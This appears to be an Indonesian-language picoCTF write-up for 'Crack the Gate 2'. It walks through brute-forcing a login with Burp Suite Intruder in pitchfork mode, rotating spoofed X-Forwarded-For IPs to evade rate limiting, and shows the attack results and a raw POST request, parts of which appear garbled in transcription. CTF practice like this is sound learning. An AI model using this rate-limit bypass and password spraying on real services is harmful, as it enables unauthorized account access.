



# Crack the Gate 2


Langkah pertama launch instance dan terbuka website nya



Lalu kemudian nyalakan intercept burpsuite nya kemudian isikan email [ctf-player@picoctf.org](mailto:ctf-player@picoctf.org) dan password nya random dan login lihat di burpsuitenya




Lalu kemudian send to intruder dan tambahkan X-Forwarded-For : lalu x-forwarded-for tadi dan password tadi di tambahkan ss dan pilih pitchfork attack




Lalu payload 1 isi kan random ip saya ambil contoh nya random ip sebanyak 20

152.12.198.44  
201.244.67.11  
82.15.209.130  
19.167.3.56  
210.88.14.192  
64.129.55.7  
172.31.255.101  
45.20.188.63  
111.4.156.22  
98.213.78.140  
205.10.33.19  
3.177.202.89  
144.56.12.204  
77.109.4.167  
198.51.100.4  
52.204.11.82  
130.44.201.15  
25.16.199.123  
168.192.1.250  
8.22.110.45



Lalu payload 2 load file password txt yang berasal dari lab tersebut



Lalu kemudian klik start attack kemudian lihat dan klik response

3. Intruder attack of http://amiable-citadel.picocftf.net:55857

Attack Save

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request ^	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
13	144.56.12.204	lpYlqvmj	429	270			335	
14	77.109.4.167	Ganofrft	429	274			335	
15	196.51.100.4	GnWym7Uh	429	278			335	
16	52.204.11.82	gkMn5or	429	284			335	
17	130.44.201.15	yHhhaWP	429	284			335	
18	25.16.199.123	EphhZ8nE	429	283			335	
19	168.192.1.250	Plgh3qgz	429	272			335	
20	8.22.110.45	GC6nTr0n		0	✓			

Request

Pretty Raw Hex

```
1 POST /login HTTP/1.1
2 Host: amiable-citadel.picocftf.net:55857
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:147.0) Gecko/20100101 Firefox/147.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 X-Forwarded-For: 191z2112e11052e45
8 Referer: http://amiable-citadel.picocftf.net:55857/
9 Content-Type: application/json
10 Content-Length: 96
11 Origin: http://amiable-citadel.picocftf.net:55857
12 Sec-OPC: 1
13 Connection: keep-alive
14 Priority: u=0
15
16 {
  "email": "totf:player@picocftf.org",
  "password": "GC6nTr0n"
}
```

Finished

Dan di dapatkan hasil flag nya